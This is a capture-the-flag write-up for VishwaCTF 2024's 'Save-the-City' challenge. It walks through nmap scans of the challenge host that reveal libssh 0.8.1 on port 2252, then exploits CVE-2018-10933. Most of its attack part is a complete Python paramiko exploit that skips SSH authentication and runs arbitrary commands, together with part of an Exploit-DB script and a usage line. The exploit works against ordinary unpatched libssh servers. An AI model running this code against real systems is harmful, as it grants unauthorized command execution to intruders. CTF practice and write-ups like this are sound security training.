VishwaCTF

CHALLENGE NAME : [SAVE-THE-CITY]

DEV : [Samarth Ghante]

CATEGORY : [Web]

LEVEL : [Easy]

2024


Description:

The RAW Has Got An Input That ISIS Has Planted a Bomb Somewhere In The Pune!
Fortunetly, Raw Has Infiltratrated The Internet Activity of One Suspect And They Found This Link.
You Have To Find The Location ASAP!

Whats The Catch?


You got the hint directly through the output of the cmd as the application is using LibSSH 0.8.1
A simple chrome search would have reveled the Vuln!

Still If you would have run the “nmap” scan on the given ip, you would see this:



```
root@21Mar24-Linux:/home/azure# nmap 20.193.157.113
Starting Nmap 7.80 ( https://nmap.org ) at 2024-03-21 15:55 UTC
Nmap scan report for 20.193.157.113
Host is up (0.0012s latency).
Not shown: 997 closed ports
PORT     STATE    SERVICE
22/tcp   open     ssh
25/tcp   filtered smtp
80/tcp   open     http

Nmap done: 1 IP address (1 host up) scanned in 1.34 seconds
root@21Mar24-Linux:/home/azure# nmap -sS -sV -p 2252 20.193.157.113
Starting Nmap 7.80 ( https://nmap.org ) at 2024-03-21 15:56 UTC
Nmap scan report for 20.193.157.113
Host is up (0.00079s latency).

PORT      STATE SERVICE VERSION
2252/tcp open  ssh     libssh 0.8.1 (protocol 2.0)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds
root@21Mar24-Linux:/home/azure# 
```

After that you can use the exploit DB’s python script for this vuln and gain the reverse shell!




libSSH - Authentication Bypass

EDB-ID: 45638
CVE: 2018-10933
Author: DAYANÇ SOYADLI
Type: REMOTE
Platform: LINUX
Date: 2018-10-18

EDB Verified: ✗
Exploit: ⬇ / {}
Vulnerable App:

```
#!/usr/bin/env python3
import paramiko
import socket
import argparse
from sys import argv, exit


parser = argparse.ArgumentParser(description="libSSH Authentication Bypass")
parser.add_argument('--host', help='Host')
parser.add_argument('-p', '--port', help='libSSH port', default=22)
parser.add_argument('-log', '--logfile', help='Logfile to write conn logs', default="paramiko.log")

args = parser.parse_args()


def BypasslibSSHwithoutcredentials(hostname, port):

    sock = socket.socket()
    try:
        sock.connect((str(hostname), int(port)))
```

Here is the link to the Python Paramiko Exploit!
Download Link or https://codefile.io/f/3hjE3N3RY2



```
import argparse
import socket
import paramiko

my_parser = argparse.ArgumentParser(description='LibSSH Authentication Bypass')
my_parser.add_argument('-T', '--TARGET', help='Target eg: demo.ine.local', type=str)
my_parser.add_argument('-P', '--PORT', help='Target Port eg: 22', type=str)
my_parser.add_argument('-C', '--COMMAND', help='Command to execute eg: whoami', type=str)
args = my_parser.parse_args()
target = args.TARGET
port = args.PORT
command = args.COMMAND

sock = socket.socket()

sock.connect((str(target), int(port)))

message = paramiko.message.Message()
transport = paramiko.transport.Transport(sock)
transport.start_client()

message.add_byte(paramiko.common.cMSG_USERAUTH_SUCCESS)
transport._send_message(message)

cmd = transport.open_session()
cmd.get_pty()
cmd.exec_command(command)
print(cmd.recv(1024).decode('utf-8'))
```

```
python3 exploit.py -T <ip_address> -P 22 -C '<linux_command>'
```

Done! The Location Was in /location.txt
Hope You Enjoyed!